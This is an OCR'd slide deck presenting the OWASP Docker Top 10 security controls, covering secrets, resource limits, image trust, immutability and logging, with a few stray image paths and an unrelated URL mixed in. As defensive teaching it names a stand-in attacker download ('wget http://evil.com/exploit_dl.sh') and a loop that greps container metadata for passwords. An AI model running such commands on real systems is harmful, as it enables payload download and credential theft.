
      `--security-opt no-new-privileges`
    - Seccomp (chrome)
    - `--security-opt seccomp=`*`yourprofile.json`*
    - Linux Capabilities

      `--cap-drop`

```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root        redis-server      chown, dac_override, fowner,
 fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0%
```

- **Top 5:**
  **Maintain Security Contexts**



https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/


- **Top 5: Maintain Security Contexts**
  - No Mix Prod / Dev
    - Apprentice/Student testing code in Prod
    - Prod: No random code (`docker run <somearbitraryimage>`)
  - Do not mix
    - front end / back end services
  - CaaS
    - Tenants

- **Top 6: Protect Secrets**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious ID`
      - Careful!

```
for c in $(docker ps -q); do
    docker inspect $c | grep PASS
done
```

      - LDAP_PASSWORD, SLAPD_PASSWORD,
      - MONGO_PASSWORD*, POSTGRESQL_PASS*
      - FTP_PASSWORD,
      - SPRING_PASS*,
      - JWT_HMAC*
      - ...



**check_mk**

- **Top 6: Protect Secrets**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious ID`
      - Pointer
        - `docker run –env-file ./secretsfile.txt ID`
    - Kubernetes + YAML secrets: be careful

For example, to store two strings in a Secret using the data field, convert them to base64 as follows:

```
echo -n 'admin' | base64
YWRtaW4=
echo -n '1f2d1e2e67df' | base64
MWYyZDF1MmU2N2Rm
```

Write a Secret that looks like this:

```
apiVersion: v1
kind: Secret
metadata:
  name: mysecret
type: Opaque
data:
  username: YWRtaW4=
  password: MWYyZDF1MmU2N2Rm
```

- **Top 6: Protect Secrets**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious ID`
      - Pointer
    - Kubernetes + YAML secrets: be careful
    - mounts
      - Secret mounts
        - `/run/secrets`
        - Ähnlich k8

```yaml
version: "3.7"
services:
  redis:
    image: redis:latest
    deploy:
      replicas: 1
    secrets:
      - my_secret
      - my_other_secret
secrets:
  my_secret:
    file: ./my_secret.txt
  my_other_secret:
    external: true
```

- **Top 6: Protect Secrets**
  - Long living passwords are out!
  - Key / value stores (FLOSS):
    - Vault
    - Crypt
    - Keywhiz

- **Top 7: Resource Protection**
  - Resource Limits (cgroups)
    - `--memory=`
    - `--memory-swap=`
    - `--cpu-*`
      `--cpu-shares=<percent>`

    } → docker-run(1)

  - Also: `--pids-limit XX`

- **Top 7: Resource Protection**
  - **Mounts!**
    - If not necessary: Don’t do it
    - If really necessary + possible: r/o
    - If r/w needed: limit writes (FS DoS)

- **Top 8: Container Image Integrity and Origin**
  - Basic trust issue
    - Running arbitrary code from *somewhere*?
  - Image pipeline
    - No writable shares
    - Proper: Privilege / ACL management


 

- **Top 8: Container Image Integrity and Origin**
  - Docker content trust

```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1%
```

- **Top 8: Container Image Integrity and Origin**
  - Docker content trust
  - https://docs.docker.com/notary/getting_started/



- **Top 9: Follow Immutable Paradigm**
  - Least Privilege
    - `docker run --read-only ...`
    - `docker run -v /hostdir:/containerdir:ro`
  - Attacker
    - `wget http://evil.com/exploit_dl.sh`
    - `apt-get install / apk add`
  - Limits: Container **really** needs to write (too often!)
    - Upload of files
    - R/w host mounts

- **Top 10: Logging**
  - Tear down container: logs lost
  - **Remote logging**
    - Container
      - Application
      - Any system server  in container (Web, Appl., DB, etc.)
      - (Container)
    - Orchestration
    - Host
      - Plus: Linux auditing (syscalls)

https://www.owasp.org/index.php/OWASP_Docker_Top_10

Page Discussion Read

# OWASP Docker Top 10


[show]

## About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure d
environment. Those 10 points are ordered by relevance. They don't represent risks as each single
10, they represent security controls. The controls range from baseline security to more advanced c
security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.

GitHub, Inc. [US] | https://github.com/OWASP/Docker-Security

### Name

Albeit the document's name resembles the OWASP Top 10 it's quite different. First, it is not about risks which are based on data collected. Secondly the 10 bullet points resemble either architectural bullet points or proactive controls.

### For whom is this?

This guide is for developers, auditors, architects, system and networking engineers. As indicated above you can also use this guide for external contractors to add formal technical requirements to your contract. The information security officer should have some interest too to meet baseline security requirements and beyond.

The 10 bullet points here are about system and network security and also system and network architecture. As a developer you don't have to be an expert in those -- that's what this guide is for. But as indicated above best is to start thinking about those points early. Please do not just start building it.

### Structure of this document

Security in Docker environments seemed often to be misunderstood. It was/is a highly disputed matter what the threats are supposed to be. So before diving into the Docker Top 10 bullet points, the threads need to be modeled which is happening upfront in the document. It not only helps understanding the security impacts but also gives you the ability to prioritize your task.

## FAQ

### Why not "Container Security"

Albeit the name of this project carries the word "Docker", it also can be used with little abstraction for other containment solutions. Docker is as of now the most popular one, so the in-depth details are focusing for now on Docker. This could change later.

### A single container?

If you run more than 3 containers on a server you probably have an orchestration solution to manage them. *Specific* security pitfalls of such a tool are currently beyond the scope of this document. That does not mean that this guide is just concerning one or a few containers managed manually -- on the contrary. It means only that we're looking at the containers including their networking and their host systems in such an orchestrated environment and not on special pitfalls of e.g. *Kubernetes*, *Swarm*, *Mesos* or *OpenShift*.

# Tools

- **DIY**
  - Netz: Nmapping
  - Host: Lynis / Vuln. Scanner
    - Docker CIS benchmark
      - https://github.com/docker/docker-bench-security
    - `docker inspect / network inspect`
  - Images: Image Vulnerability Scanner

# about:end

## Thank you!

@drwetter